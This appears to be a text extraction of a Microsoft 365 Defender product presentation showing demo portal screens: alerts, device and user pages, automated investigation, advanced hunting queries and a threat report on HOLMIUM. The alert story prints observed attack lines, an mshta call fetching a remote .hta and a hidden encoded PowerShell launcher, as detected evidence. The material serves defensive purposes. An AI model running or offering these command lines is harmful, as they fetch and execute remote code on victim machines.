Image file SHA1	99a0a1b05e60a5f1fc8a068f953f0510e0230efa
Image file creation time	Mar 19, 2019 7:45:40 AM
Is elevated	True
Integrity level	High

- ⚡ **Suspicious PowerShell command line**

■ ■ ■ Medium
 ● Detected
 ● New (True alert)
- ⚡ **Suspicious behavior by an HTML application was observed**

■ ■ ■ Medium
 ● Detected
 ● New
- ⚡ **Suspicious PowerShell command line**

■ ■ ■ Medium
 ● Detected
 ● New

4:02:19 PM [9088] **powershell.exe** if([IntPtr]::Size -eq 4){\$b='powershell.exe'}else{\$b=\$env:windir+'syswow64\WindowsPowerShell\v1.0\powershell.exe'... ▲

Original Commandline	"powershell.exe" -nop -w hidden -e aQBmACgAWwBJAG4AdABQAHQAcgBdADoAOgBTAGkAegBIACAALQBIAHEAIAA0A...
Process id	9088
Creation time	Jun 2, 2020 4:02:19 PM
Image file path	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Image file SHA1	36c5d12033b2eaf251bae61c00690ffb17fddc87
Image file creation time	Mar 19, 2019 7:46:56 AM
Integrity level	High

Consult a threat expert

Collaborate with Microsoft Threat Experts on investigating suspicious activities in your organization.

Ensure that the portal page for the alert or machine in question is in view while providing information for this inquiry.

Note: This and other relevant information will be shared with Microsoft Threat Experts to enable the best response to your inquiry.

Investigation topic

Email

Enter the email address you'd like Microsoft Threat Experts to send their reply.

[Submit](#)

[Privacy statement](#)

cont-mikebarden Risk level ▲ High
DOMAIN1\adrian.bard

IT Team LateralMTest pollyh Windows10

ALERT STORY Collapse all

6/2/2020 4:02:18 PM [9608] **WmiPrvSE.exe** -secured -Embedding

4:02:19 PM [7056] **mshta.exe** mshta http://192.168.0.15:9999/ttt222.hta

Process id 7056
 Creation time Jun 2, 2020 4:02:19 PM
 Image file path C:\Windows\System32\mshta.exe
 Image file SHA1 99a0a1b05e60a5f1fc8a068f953f0510e0230efa
 Image file creation time Mar 19, 2019 7:45:40 AM
 Is elevated True
 Integrity level High

Suspicious PowerShell command line Medium Detected New (True alert)

Suspicious behavior by an HTML application was observed Medium Detected New

Suspicious PowerShell command line Medium Detected New

4:02:19 PM [9088] **powershell.exe** if([IntPtr]::Size -eq 4){\$b='powershell.exe'}else{\$b=\$env:windir+'\syswow64\WindowsPowerShell\v1.0\powershell.exe'...

Original Commandline "powershell.exe" -nop -w hidden -e aQBmACgAWwBJAG4AdABQAHQAcgBdADoAOgBTAGkAegBIACAALQBIHEAIAA0A...
 Process id 9088
 Creation time Jun 2, 2020 4:02:19 PM
 Image file path C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
 Image file SHA1 36c5d12033b2eaf251bae61c00690ffb17ddc87
 Image file creation time Mar 19, 2019 7:46:56 AM
 Integrity level High

Suspicious PowerShell command line

Medium Detected New

Alert state

Classification
True alert
[Set Classification](#)

Assigned to
tomerb@mtptestlab01.onmicrosoft.com

Alert details

Category
Execution

Techniques
T1086

Detection source
EDR

Detection status
Detected

Detection technology
Behavior, MachineLearning

Generated on
Jun 2, 2020 4:02:19 PM

First activity
Jun 2, 2020 4:02:19 PM

Last activity
Jun 2, 2020 4:02:19 PM

Alert description

A suspicious PowerShell activity was observed on the machine...

[Manage this alert](#)

Isolate device Restrict app execution

cont-mikebarden
 High Active

Tags & labels

Administrator Trusted for delegation

Security info

Risk Level: High Exposure level: High
 Open incidents: 1 Active alerts: 5
 Data sensitivity level: Medium Logged on users: 9

Device details

Domain: contoso.org
 OS: Windows 10 64-Bit (build 17134)
 SAM name: JEDF-DSK\$

Directory data
 UAC Flags
 See all flags
 SPNs
 See all SPNs (6)
 Group membership
 See all groups (2)

Overview Alerts Timeline Security recommendations Software inventory Discovered vulnerabilities Missing KBs Do

Active alerts

Risk level: High
 5 active alerts in 2 incidents



See all incidents

Security assessments

Exposure level: High
 2 security recommendations



See all recommendations


Logged on users

9 logged on users Last 30 days

User name	Investigation priority	Frequency	Days	Logon type	Active alerts	Title
Mike Barden	▲ 12	Most frequent	6	Interactive	2	General Manager
Mark Anthony	▲ No data	Last active	2	Interactive	1	Business Administrato
Amber Jones	▲ 276	=	2	Interactive, Network	1	Senior CX Writer

See all users

Traffic



Last 30 days, updated 6:20 pm today

14 MB

Unified Device Page

- Brings together device data from all workloads
- Fast response actions

cont-mikebarden
■ ■ ■ **High** ● Active

Tags & labels

Administrator Trusted for delegation

Security info

Risk Level ■ ■ ■ **High** Exposure level ▲ **High**

Open incidents **1** Active alerts **5**

Data sensitivity level 🔒 **Medium** Logged on users **9**

Device details

Domain: contoso.org

OS: Windows 10 64-Bit (build 17134)

SAM name: JEDF-DSK\$

Directory data

UAC Flags [See all flags](#)

SPNs [See all SPNs \(6\)](#)

Group membership [See all groups \(2\)](#)


- Overview
- Alerts
- Timeline
- Security recommendations
- Software inventory
- Discovered vulnerabilities
- Missing KBs
- Documents
- Traffic
- Disc
- Sensitive documents

- ▶ Start live response session
- 🔍 Initiate automated investigation
- 🏷️ Manage tags
- 📌 Action center

Active alerts

Risk level: High
5 active alerts in 2 incidents

Active alerts (5)




■ High (1) ■ Medium (4) ■ Low (0) ■ Informational (0)

[See all incidents](#)

Security assessments

Exposure level: High
2 security recommendations

Discover vulnerabilities (5)




■ Critical (0) ■ High (3) ■ Medium (1) ■ Low (1)

[See all recommendations](#)

Data sensitivity: Medium
923/1543 sensitive documents

Sensitive documents (923)



■ Protected (211) ■ Not protected (280) ■ Other (432)

[See all documents](#)

Logged on users

9 logged on users Last 30 days

User name	Investigation priority	Frequency	Days	Logon type	Active alerts	Title
👤 Mike Barden	▲ 12	Most frequent	6	Interactive	2	General Manager
👤 Mark Anthony	▲ No data	Last active	2	Interactive	1	Business Administrator
👤 Amber Jones	▲ 276	=	2	Interactive, Network	1	Senior CX Writer

[See all users](#)

Traffic

Traffic **29MB** Risky apps **0** Transactions **25** Apps **7**

Last 30 days, updated 6:20 pm today

14 MB



Action Center

Pending History

📅 1 week ▾

🔧 Customize columns ▾

⬇️ Export 30 items per page ▾



✓	Action update time ↓	Investigation ID	Action type	Details	Entity ty...	Asset	Decision	Decided by	Stat
	1/26/20, 8:27 AM	🔒 6124e6 📧	Turn off external mail forwarding	jennysn@mtptestlab01.onmicrosoft.com	Mailbox		👍 Approved	jennysn@mtptestlab01.onmicrosoft.com	✓
	1/22/20, 1:40 PM	🔒 204	Quarantine file	c:\users\mike.barden\desktop\innocentfile.doc	File	📁 cont-mikebarden.domain1.test.loc...	👍 Approved	Automation	✓
	1/22/20, 6:50 PM	🔒 fd9e7e 📧	Soft delete emails	From: trustedsender2020@outlook.com To: marcos.sellars@mtptestlab01.onmicrosoft.com	Email		👍 Approved	tomerb@mtptestlab01.onmicrosoft.com	✓
	1/22/20, 11:35 AM	🔒 203	Quarantine file	c:\users\julia.weiss\desktop\amazon invoice.docx	File	📁 cont-juliaweiss.domain1.test.local	👍 Approved	Automation	✓
	1/21/20, 9:18 AM	🔒 202	Quarantine file	c:\users\polly.harrell\appdata\local\packages\microso	File	📁 cont-pollyharre.domain1.test.local	👍 Approved	Automation	✓
	1/21/20, 9:18 AM	🔒 202	Quarantine file	c:\users\polly.harrell\appdata\local\packages\microso	File	📁 cont-pollyharre.domain1.test.local	👍 Approved	Automation	✓
	1/21/20, 9:17 AM	🔒 202	Quarantine file	c:\users\polly.harrell\appdata\local\packages\oice_16	File	📁 cont-pollyharre.domain1.test.local	👍 Approved	Automation	✓
	1/21/20, 9:17 AM	🔒 202	Quarantine file	c:\users\polly.harrell\appdata\local\packages\microso	File	📁 cont-pollyharre.domain1.test.local	👍 Approved	Automation	✓
	1/20/20, 3:37 PM	🔒 202	Quarantine file	c:\users\polly.harrell\appdata\local\packages\microso	File	📁 cont-pollyharre.domain1.test.local	👍 Approved	Automation	✓

Unified Action Center

- Logs all actions, automatic and manual, across the Microsoft 365 workloads
- Bulk actions support quick approval for similar items

Suspicious PowerShell command line

Investigation #247 is complete - Remediated

Started
Jun 2, 2020, 7:11:43 PM

Ended
Jun 2, 2020, 7:27:25 PM

Total pending time: 12s

00:15:42
Complete

Comments (0)

Investigation details

Status

Remediated

Alert severity

Medium

Category

Execution

Detection source

EDR

Investigation graph

Alerts (4)

Devices (1)

Evidence (5)

Entities (3.31k)

Log (64)

Device (1)

CONT-MIKEBARDEN



Alert received
Suspicious PowerShell command line

+ 3 correlated alerts



Evidence

Unified automatic investigation page

→ Details of all automated response activities taken by Microsoft 365 Defender across email/endpoint/identity

cont-mikebarden
■ ■ ■ **High** ● Active

Tags & labels

Administrator Trusted for delegation

Security info

Risk Level ■ ■ ■ **High** Exposure level ▲ **High**

Open incidents **1** Active alerts **5**

Data sensitivity level 🔒 **Medium** Logged on users **9**

Device details

Domain: contoso.org

OS: Windows 10 64-Bit (build 17134)

SAM name: JEDF-DSK\$

Directory data

UAC Flags [See all flags](#)

SPNs [See all SPNs \(6\)](#)

Group membership [See all groups \(2\)](#)

- Overview
- Alerts
- Timeline
- Security recommendations
- Software inventory
- Discovered vulnerabilities
- Missing KBs
- Documents
- Traffic
- Discovered apps

Active alerts

Risk level: High
5 active alerts in 2 incidents

Active alerts (5)

■ High (1) ■ Medium (4) ■ Low (0) ■ Informational (0)

[See all incidents](#)

Security assessments

Exposure level: High
2 security recommendations

Discover vulnerabilities (5)

■ Critical (0) ■ High (3) ■ Medium (1) ■ Low (1)

[See all recommendations](#)

Sensitive documents

Data sensitivity: Medium
923/1543 sensitive documents

Sensitive documents (923)

■ Protected (211) ■ Not protected (280) ■ Other (432)

[See all documents](#)

Logged on users

9 logged on users Last 30 days

User name	Investigation priority	Frequency	Days	Logon type	Active alerts	Title
👤 Mike Barden	▲ 12	Most frequent	6	Interactive	2	General Manager
👤 Mark Anthony	▲ No data	Last active	2	Interactive	1	Business Administrator
👤 Amber Jones	▲ 276	-	2	Interactive, Network	1	Senior CX Writer

[See all users](#)

Traffic

Traffic **29MB** Risky apps **0** Transactions **25** Apps **7**

Last 30 days, updated 6:20 pm today

14 MB





Mike Barden
 Account Manager | contoso
 Dept: NYC Accounting
 Sensitive

User threat

Investigation priority 133	Alerts from the last 30 days 25
Identity risk level ▲ High	Lateral movement paths 25

User exposure

First seen May 5, 2017	Last seen September 23, 2019
Devices 15	Accounts 25
Resources 14	Locations 3
Matched files 12	Mailboxes 12
Logon types 3	

Contact info

Email
jonathanwalcott@contoso.com

Phone
+1 (206) 567-5555

Address

User risk Alerts Lateral movement

Investigation priority score Score is based on the last 7 days [How do we score?](#)

133

- 8 alerts Score: 70
- 7 risky activities Score: 12

User score compared to the organization **90%**

Alerts and risky activities that contributed to the score (last 7 days) | [View all user alerts \(12\)](#)

Timeline of alerts:

- Today
- +45 Today at 4:28 PM High **Suspected overpass-the-hash attack (Kerberos)**
- +40 Today at 4:28 PM Medium **Suspected use of Metasploit hacking framework**
- +48 Today at 4:28 PM Medium **Suspicious communication over DNS**
- There aren't any more alerts on risky activities for this user over the last 7 days [View all user alerts](#)

Unified User Page

- Brings together user data from all workloads
- Alerts and suspect activities of this user account collected here to aid in quick investigation of the account

Advanced hunting

- Schema
- Alerts
 - AlertInfo
 - AlertEvidence
- Apps & identities
 - IdentityInfo
 - AccountObjectId
 - AccountUpn
 - OnPremSid
 - CloudSid
 - GivenName
 - Surname
 - AccountDisplayName
 - Department
 - JobTitle
 - AccountName
 - AccountDomain
 - EmailAddress
 - SipProxyAddress
 - City
 - Country
 - IsAccountEnabled
 - IdentityLogonEvents
 - IdentityQueryEvents
 - IdentityDirectoryEvents
 - AppFileEvents
- Email
 - EmailEvents
 - EmailAttachmentInfo
 - EmailUrlInfo

Get started Query

Schema reference ↗️

Run query + New Save Share link

Last 30 days Create detection rule

```

1 let accountSid = "S-1-5-21-989687458-3461180213-172365591-285117";
2 let accountObjectId = "554dad83-6c2e-4efd-a12c-08fdc3889c5c";
3 let accountName = "mike.barden";
4 search in (DeviceLogonEvents, DeviceProcessEvents, DeviceNetworkEvents, DeviceFileEvents, DeviceRegistryEvents, DeviceImageLoadEvents, Em
5 Timestamp between (ago(1d) .. now())
6 and (AccountSid =~ accountSid
7 or InitiatingProcessAccountSid =~ accountSid
8 or QueryTarget =~ accountName)
9 // or AccountObjectId == accountObjectId
10 // or InitiatingProcessAccountObjectId == accountObjectId
11 // or AccountName =~ accountName
12 // or InitiatingProcessAccountName =~ accountName
13 | take 100
14
15
16
17
18

```

Export Customize columns Chart type 15 items per page 1-15 of 100 Show filters

\$table	Timestamp	DeviceName	ActionType	DeviceId	LogonType	AccountDomain	AccountName	AccountSid
DeviceNetworkEvents	8/10/2020 15:02:51	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71caf85ca47b0ed69d952e14b1477a52				
DeviceNetworkEvents	8/10/2020 15:32:52	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71caf85ca47b0ed69d952e14b1477a52				
DeviceNetworkEvents	8/10/2020 15:44:37	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71caf85ca47b0ed69d952e14b1477a52				
DeviceNetworkEvents	8/10/2020 17:03:13	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71caf85ca47b0ed69d952e14b1477a52				
DeviceNetworkEvents	8/10/2020 18:03:23	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71caf85ca47b0ed69d952e14b1477a52				
DeviceNetworkEvents	8/10/2020 18:16:03	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71caf85ca47b0ed69d952e14b1477a52				
DeviceNetworkEvents	8/10/2020 19:03:26	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71caf85ca47b0ed69d952e14b1477a52				
DeviceNetworkEvents	8/10/2020 19:33:05	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71caf85ca47b0ed69d952e14b1477a52				
DeviceNetworkEvents	8/10/2020 19:33:34	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71caf85ca47b0ed69d952e14b1477a52				

Advanced hunting

Schema

Alerts

AlertInfo

AlertEvidence

Apps & identities

IdentityInfo

- AccountObjectId
- AccountUpn
- OnPremSid
- CloudSid
- GivenName
- Surname

AccountDisplayName

Department

JobTitle

AccountName

AccountDomain

EmailAddress

SipProxyAddress

City

Country

IsAccountEnabled

IdentityLogonEvents

IdentityQueryEvents

IdentityDirectoryEvents

AppFileEvents

Email

EmailEvents

EmailAttachmentInfo

EmailUrlInfo

Get started Query

Run query + New Save Share link

```

1 let accountSid = "S-1-5-21-989687458-3461180213-172365591-285117";
2 let accountObjectId = "554dad83-6c2e-4efd-a12c-08fdc3889c5c";
3 let accountName = "mike.barden";
4 search in (DeviceLogonEvents, DeviceProcessEvents, DeviceNetworkEvents, DeviceFileEvents, DeviceNetworkEvents)
5 Timestamp between (ago(1d) .. now())
6 and (AccountSid =~ accountSid
7 or InitiatingProcessAccountSid =~ accountSid
8 or QueryTarget =~ accountName)
9 // or AccountObjectId == accountObjectId
10 // or InitiatingProcessAccountObjectId == accountObjectId
11 // or AccountName =~ accountName
12 // or InitiatingProcessAccountName =~ accountName
13 | take 100
14
15
16
17
18

```

Export

Stable	Timestamp	DeviceName	ActionType	DeviceId
DeviceNetworkEvents	8/10/2020 15:02:51	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71ca
DeviceNetworkEvents	8/10/2020 15:32:52	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71ca
DeviceNetworkEvents	8/10/2020 15:44:37	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71ca
DeviceNetworkEvents	8/10/2020 17:03:13	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71ca
DeviceNetworkEvents	8/10/2020 18:03:23	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71ca
DeviceNetworkEvents	8/10/2020 18:16:03	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71ca
DeviceNetworkEvents	8/10/2020 19:03:26	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71ca
DeviceNetworkEvents	8/10/2020 19:33:05	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71ca
DeviceNetworkEvents	8/10/2020 19:33:34	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71ca

Inspect record

Take actions

Assets

Machine	Risk level	Exposure level
cont-mikebarden	High	Medium

Users	Investigation priority
mike.barden	No data available

Process tree

- svchost.exe
 - backgroundTaskHost.exe
 - Process name: backgroundTaskHost.exe
 - Execution time: Aug 10, 2020, 3:02:43.180 PM
 - Path: c:\windows\system32\backgroundtaskhost.exe
 - Integrity level: Low
 - Access privileges (UAC): Standard
 - Process ID: 5448
 - Command line: "BackgroundTaskHost.exe" - ServerName:BackgroundTaskHost.WebAccountProvider
 - File name: backgroundTaskHost.exe
 - Full path: c:\windows\system32\backgroundtaskhost.exe
 - SHA1: dc27f57a3ba5d13b476b1fd0872b8972744a01f8
 - SHA256: 74b3323405cdfb85cfc9d5c1cd29c816c80361df1548

Advanced hunting

- Devices
 - DeviceInfo
 - DeviceNetworkInfo
 - DeviceProcessEvents
 - DeviceNetworkEvents
 - DeviceFileEvents
 - DeviceRegistryEvents
 - DeviceLogonEvents
 - DeviceImageLoadEvents
 - DeviceEvents
 - DeviceFileCertificateInfo
- Threat & Vulnerability Management
 - DeviceTvmSoftwareInventoryVulnerabilities
 - DeviceTvmSoftwareVulnerabilitiesKB
 - DeviceTvmSecureConfigurationAssessment
 - DeviceTvmSecureConfigurationAssessmentI
 - DeviceInternetFacing
- fx Functions
 - FileProfile
 - DeviceProfile
 - AssignedIPAddresses
 - DeviceFromIP
- Queries

Get started Query

Run query + New Save Share link

```

1 let accountSid = "S-1-5-21-989687458-3461180213-172365591-285117";
2 let accountObjectId = "554dad83-6c2e-4efd-a12c-08fdc3889c5c";
3 let accountName = "mike.barden";
4 search in (DeviceLogonEvents, DeviceProcessEvents, DeviceNetworkEvents, DeviceFileEvents, Device
5 Timestamp between (ago(1d) .. now())
6 and (AccountSid =~ accountSid
7 or InitiatingProcessAccountSid =~ accountSid
8 or QueryTarget =~ accountName)
9 // or AccountObjectId == accountObjectId
10 // or InitiatingProcessAccountObjectId == accountObjectId
11 // or AccountName =~ accountName
12 // or InitiatingProcessAccountName =~ accountName
13 | take 100
14
15
16
17
18

```

Export Customize co

\$table	Timestamp	DeviceName	ActionType	DeviceId
DeviceNetworkEvents	8/10/2020 15:02:51	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71c
DeviceNetworkEvents	8/10/2020 15:32:52	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71c
DeviceNetworkEvents	8/10/2020 15:44:37	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71c
DeviceNetworkEvents	8/10/2020 17:03:13	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71c
DeviceNetworkEvents	8/10/2020 18:03:23	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71c
DeviceNetworkEvents	8/10/2020 18:16:03	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71c
DeviceNetworkEvents	8/10/2020 19:03:26	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71c
DeviceNetworkEvents	8/10/2020 19:33:05	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71c
DeviceNetworkEvents	8/10/2020 19:33:34	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71c

Advanced Hunting

- Go hunt!- contextual hunting
- In-portal documentation
- New tables for identity and email post-delivery
- File profile functions
- Advanced Hunting API for 3rd party tool integration
- Cross-workload custom detections

→ Do in one query what you could only do in several steps and different tools before!

Threats > Emotet 2020 holiday campaigns

Overview Analyst report Related incidents (10) Impacted assets Preventive actions Mitigations

Threat activity groups are known to target the same industries, sometimes attacking the same organizations repeatedly after launching successful campaigns. Between these attacks, they might shift their behaviors to adjust to new network defenses implemented post-breach. However, some of them leverage almost the same routines to compromise the same networks.

HOLMIUM, an actor associated with destructive attacks, has resurfaced with new campaigns. Our previous report about this group discussed their use of the Shamoon (DistTrack) wiper malware against industries in Saudi Arabia, United Arab Emirates, India, Scotland, and the Netherlands. The core motivation behind HOLMIUM attacks are not established, but they have mostly been destructive and their procedures line up to attacks orchestrated as early as 2012 against oil and gas producers.

While we've seen HOLMIUM use various vectors for initial entry—mostly spear-phishing email, with some exploiting the CVE-2018-20250 vulnerability in RAR attachments, and password spraying—many of their attacks have involved the Ruler penetration testing tool used in tandem with compromised Exchange credentials. The group uses Ruler to configure the Outlook Home Page so that it opens with mailbox folders and automatically downloads and runs malicious PowerShell scripts. These scripts initiate the delivery of various payloads, one being the eventual launch of DistTrack, which wipes Master Boot Records (MBRs) on disks to render their contents inaccessible. The latest attacks involving HOLMIUM mostly started with password spraying and targeted manufacturers and resell...

[Read full analyst report](#)

Related incidents

57 active alerts in 3 incidents

Incidents severity




[View all related Incidents](#)

Preventive actions

52 emails blocked 14 emails junked

Updated 6:20 pm today



Alerts over time



Vulnerability patching status

127/1.5k vulnerable devices



Report details

Report type Threat Report

Impacted assets

6 impacted 15 impacted

Devices

Mailboxes

Assets with active

[View all impacted](#)

Secure configura

69/1.5k

Unmitigated

Threat Analytic Reports

- New reports published continuously as new threats emerge
- Detailed threat intelligence including actor target industries, goals and TTPs across workloads
- At-a-glance answers:
 - Is my organization exposed to this threat?
 - Is my organization impacted by the threat?
- Relevant mitigations recommended to reduce exposure to the threat



~5 new high-impact emerging threats each month

Microsoft 365 Defender

the integrated tool for an efficient SOC across the entire protection cycle



Microsoft 365 Defender

Automated cross-domain security



One portal
- unified entities



Coordinated active
protection from threats



Automatic healing
of affected assets



Unified threat
intelligence and analytics



Cross-domain
threat hunting

Management · APIs · Connectors

Learn more: <http://aka.ms/m365d>

Try it today: <http://security.microsoft.com>

Microsoft 365 Defender

Automated cross-domain security

Learn more:
aka.ms/ms365d

Check your eligibility:
aka.ms/ms365d-eligibility

Try it today:
security.microsoft.com

